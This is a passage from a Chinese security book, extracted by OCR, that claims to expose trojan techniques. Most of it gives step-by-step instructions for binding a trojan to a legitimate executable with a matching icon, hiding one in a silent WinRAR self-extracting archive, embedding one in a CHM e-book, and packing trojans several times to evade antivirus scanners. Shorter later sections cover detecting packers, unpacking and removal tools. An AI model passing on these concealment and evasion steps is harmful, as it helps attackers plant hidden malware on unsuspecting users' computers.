
可以看到指定的文件路径出现在文本框中，单击“下一步”按钮。

STEP05: 指定第二个可执行文件



单击“点击这里 指定第二个可执行文件”按钮。


STEP06: 选择木马文件



01 打开“请指定第二个可执行文件”对话框后，选择木马文件。


02 单击“打开”按钮。

STEP07: 查看生成的文件路径




可以看到指定的文件路径出现在文本框中，单击“下一步”按钮。

STEP08: 指定保存路径



单击“点击这里 指定保存路径”按钮。


STEP09: 输入文件名称



01 在“文件名”文本框中输入文件名称。


02 单击“保存”按钮。

STEP10: 返回“指定 保存路径”对话



可以看到指定的文件路径出现在文本框中，单击“下一步”按钮。


STEP11: 选择版本



01 选择“普通版”或“个人版（推荐）”。


02 单击“下一步”按钮。

STEP12: 捆绑文件



单击“点击这里 开始捆绑文件”按钮。

STEP13: 关闭杀毒软件提示



单击“确定”按钮。

STEP14: 捆绑文件成功提示

单击“确定”按钮。

STEP15: 查看捆绑成功的文件

捆绑成功的文件。

> **提示** 在执行过程中最好将第一个可执行文件作为正常的可执行文件，第二个可执行文件作为木马文件，这样捆绑后的文件图标会与正常的可执行文件图标相同。

5.2.3 自解压捆绑木马曝光

随着网络安全水平的提高，木马很容易就被查杀出来，因此木马种植者会想出各种办法伪装和隐藏自己的行为，利用 WinRAR 自解压功能捆绑木马就是手段之一。具体过程曝光如下。


STEP01: 准备捆绑文件

将要捆绑的文件放在同一个文件夹内。

STEP02: 添加到压缩文件


右击需要捆绑的文件，在快捷菜单中选择“添加到压缩文件”命令。

STEP03: 设置压缩参数



勾选“创建自解压格式压缩文件”复选框。

STEP04: 切换至“高级”选项卡




单击“自解压选项”按钮。

STEP05: 设置安静模式

选中“全部隐藏”单选按钮。


STEP06: 切换至“文本和图标”选项卡



01 填写“自解压文件窗口标题”以及“自解压文件窗口中显示的文本”。

02 单击“确定”按钮。

STEP07: 查看注释内容



单击“确定”按钮。

STEP08: 查看生成的自解压压缩文件

自解压的压缩文件。

5.2.4 CHM 木马曝光

CHM 木马就是将一个网页木马添加到 CHM 电子书中，用户在运行该电子书时，木马也会随之运行。在制作 CHM 木马前，需要准备 3 个软件，即 QuickCHM 软件、木马程序以及 CHM 电子书。准备好之后，便可通过反编译和编译操作将木马添加到 CHM 电子书中。

下面将曝光 CHM 木马的生成过程。


STEP01: 准备 3 个必备软件

双击CHM文档。

STEP02: 打开 CHM 电子书

右击任意位置，在快捷菜单中单击“属性”命令。


STEP03: 查看页面默认地址



01 记录当前页面的默认地址。

02 单击“确定”按钮。

STEP04: 编写网页代码




在记事本中编写网页代码，并将记录的地址和木马程序名称添加到代码中。

STEP05: 保存网页代码

选择“文件”>“另存为”命令。


STEP06: 选择保存位置



01 填写文件名，注意后缀“.html”。


02 单击“保存”按钮。

STEP07: 启动 QuickCHM 软件



选择“文件”>“反编译”命令。


STEP08: 对文件进行反编译



01 选择电子书路径及反编译后的文件路径。


02 单击“确定”按钮。

STEP09: 查看反编译后的文件



找到后缀名为“.hhp”的文件。

STEP10: 用记事本打开.hhp 文件




查看HHP文件对应的代码。

STEP11: 修改 HHP 文件代码

在代码中添加之前编写的网页文件名及木马名。

STEP12: 改变网页文件以及木马文件位置




将网页文件（1.html）和木马文件（木马.exe）复制到反编译后的文件夹中。

STEP13: 重新运行 QuickCHM 软件


选择“文件”>“打开”命令。

STEP14: 选择要打开的文件



选定刚才修改的help.hhp文件，并单击“打开”按钮。

STEP15: 返回 QuickCHM 软件主界面



选择“文件”>“编译”命令。

STEP16: 编译完成

单击“否”按钮。此时 CHM 电子书木马已经制作完成，生成的电子书保存在反编译文件夹内。

> **查杀 CHM 木马**
>
> 提示
>
> 使用 360 安全卫士、瑞星杀毒软件、金山毒霸等即可查杀并清除 CHM 木马。

5.3 木马的加壳与脱壳


加壳就是将一个可执行程序中的各种资源，包括对 exe.dll 等文件进行压缩。压缩后的可执行文件依然可以正确运行，运行前先在内存中将各种资源解压缩，再调入资源执行程序。加壳后的文件变小了，而且文件的运行代码已经发生变化，从而避免被木马查杀软件扫描出来并查杀。加壳后的木马也可通过专业软件查看是否加壳成功。脱壳正好与加壳相反，指脱掉加在木马外面的“壳”，脱壳后的木马很容易被杀毒软件扫描并查杀。

5.3.1 使用 ASPack 加壳曝光

ASPack 是一款非常好的 32bit PE 格式的可执行文件压缩软件，通常是将文件夹进行压缩，用来缩小其存储空间。但压缩后的文件不能再运行了，如果想运行，必须解压缩。ASPack 是专门用于对 WIN32 可执行程序进行压缩的工具，压缩后程序能正常运行，丝毫不会受到任何影响。而且即使已经将 ASPack 从系统中删除，压缩过的文件仍可正常使用。

下面将曝光 ASPack 对木马加壳的具体步骤。

STEP01: 运行 ASPack




01 切换至“选项”选项卡。 02 设置不创建备份文件。

STEP02: 切换至“打开文件”选项卡

单击“打开”按钮。

STEP03: 选择要加壳的文件



选定要加壳的木马程序后单击“打开”按钮。

STEP04: 开始压缩

单击“开始”按钮进行压缩。

STEP05: 完成加壳


切换至“打开文件”选项卡，可以看到木马程序压缩前和压缩后的文件大小。

5.3.2 使用“北斗程序压缩”进行多次加壳

虽然为木马加壳可以使其躲过某些杀毒软件，但还会有一些特别强的杀毒软件仍然可以查杀出只加过一次壳的木马，所以只有进行多次加壳才能保证不被杀毒软件查杀。“北斗程序压缩”（Nspack）是一款拥有自主知识产权的压缩软件，是一个 exe/dll/ocx/scr 等 32 位、64 位可运行文件的压缩器。压缩后的程序可减少程序在网络上的上传和下载时间。

使用“北斗程序压缩”给木马服务端进行多次加壳的具体操作步骤曝光如下。

STEP01: 运行“北斗程序压缩”软件




01 切换至“配置选项”选项卡。

02 勾选“处理共享节”等重要参数。

STEP02: 切换至“文件压缩”选项卡

单击“打开”按钮。

STEP03：选择可执行文件



选定可执行文件后单击“打开”按钮。

STEP04：开始压缩

单击“压缩”按钮，对木马程序进行压缩。

> **提示**
>
> 1）当有大量的木马程序需要进行压缩加壳时，可以使用“北斗程序压缩”的“目录”压缩功能，进行批量压缩加壳。
>
> 2）经过“北斗程序压缩”加壳的木马程序，可以使用 ASPack 等加壳工具进行再次加壳，这样就有了两层壳的保护。

5.3.3 使用 PE-Scan 检测木马是否加过壳


PE-Scan 是一个类似于 FileInfo 和 PE iDentifier 的工具，可以检测出加壳时使用了哪种技术，给脱壳、汉化、破解带来了极大的便利。PE-Scan 还可检测出一些壳的入口点（OEP），方便手动脱壳，对加壳软件的识别能力完全超过 FileInfo 和 PE iDentifier，能识别出绝大多数壳的类型。另外，PE-Scan 还具备高级扫描器，具备重建脱壳后文件的资源表功能。

具体的使用步骤如下。

STEP01：运行 PE-Scan

单击“选项”按钮。

STEP02：设置相关选项




01 根据提示信息勾选复选框。

02 单击“关闭”按钮。

STEP03: 返回主界面

单击“打开”按钮。

STEP04: 选择要分析的文件



选中要分析的文件。

单击“打开”按钮。

STEP05: 查看文件加壳信息


文件经过“aspack 2.28”加壳。

STEP06: 查看入口点、偏移量等信息

01 单击“入口点”按钮，查看入口点、偏移量等信息。


02 单击“高级扫描”按钮。

STEP07: 查看最接近的匹配信息



单击启发特征下的“入口点”按钮，查看最接近的匹配信息。

STEP08: 查看最长的链等信息



单击链特征下的“入口点”按钮，查看最长的链等信息。


5.3.4 使用 UnASPack 进行脱壳

在查出木马的加壳程序之后，就需要找到原加壳程序进行脱壳，上述木马使用 ASPack 进行加壳，所以需要使用 ASPack 的脱壳工具 UnASPack 进行脱壳。具体的操作步骤如下。

STEP01: 启动 UnASPack


下载UnASPack并解压到本地计算机，双击 UnASPack 快捷图标。

STEP02: 打开 UnASPack 界面




单击“文件”按钮。

STEP03: 选择要脱壳的文件



选中要脱壳的文件后单击“打开”按钮。

STEP04: 开始脱壳



01 查看生成的文件路径。

02 单击“脱壳”按钮即可成功脱壳。

> **提示**
>
> 使用 UnASPack 进行脱壳时要注意，UnASPack 的版本要与加壳时的 ASPack 的版本一致，才能够成功为木马脱壳。


5.4 木马清除软件的使用

如果不了解发现的木马病毒，要想确定木马的名称、入侵端口、隐藏位置和清除方法等都非常困难，这时就需要使用木马清除软件清除木马。

5.4.1 用木马清除专家清除木马


木马清除专家 2014 是一款专业防杀木马软件，可以彻底查杀各种 QQ 盗号木马、网游盗号木马、黑客后门等上万种木马间谍程序。具体的操作步骤如下。

STEP01: 启动木马清除专家 2014




打开木马清除专家2014主界面，并单击左侧的“扫描内存”按钮。

STEP02: 查看扫描结果



扫描完成后可直接查看扫描结果。

STEP03: 扫描硬盘

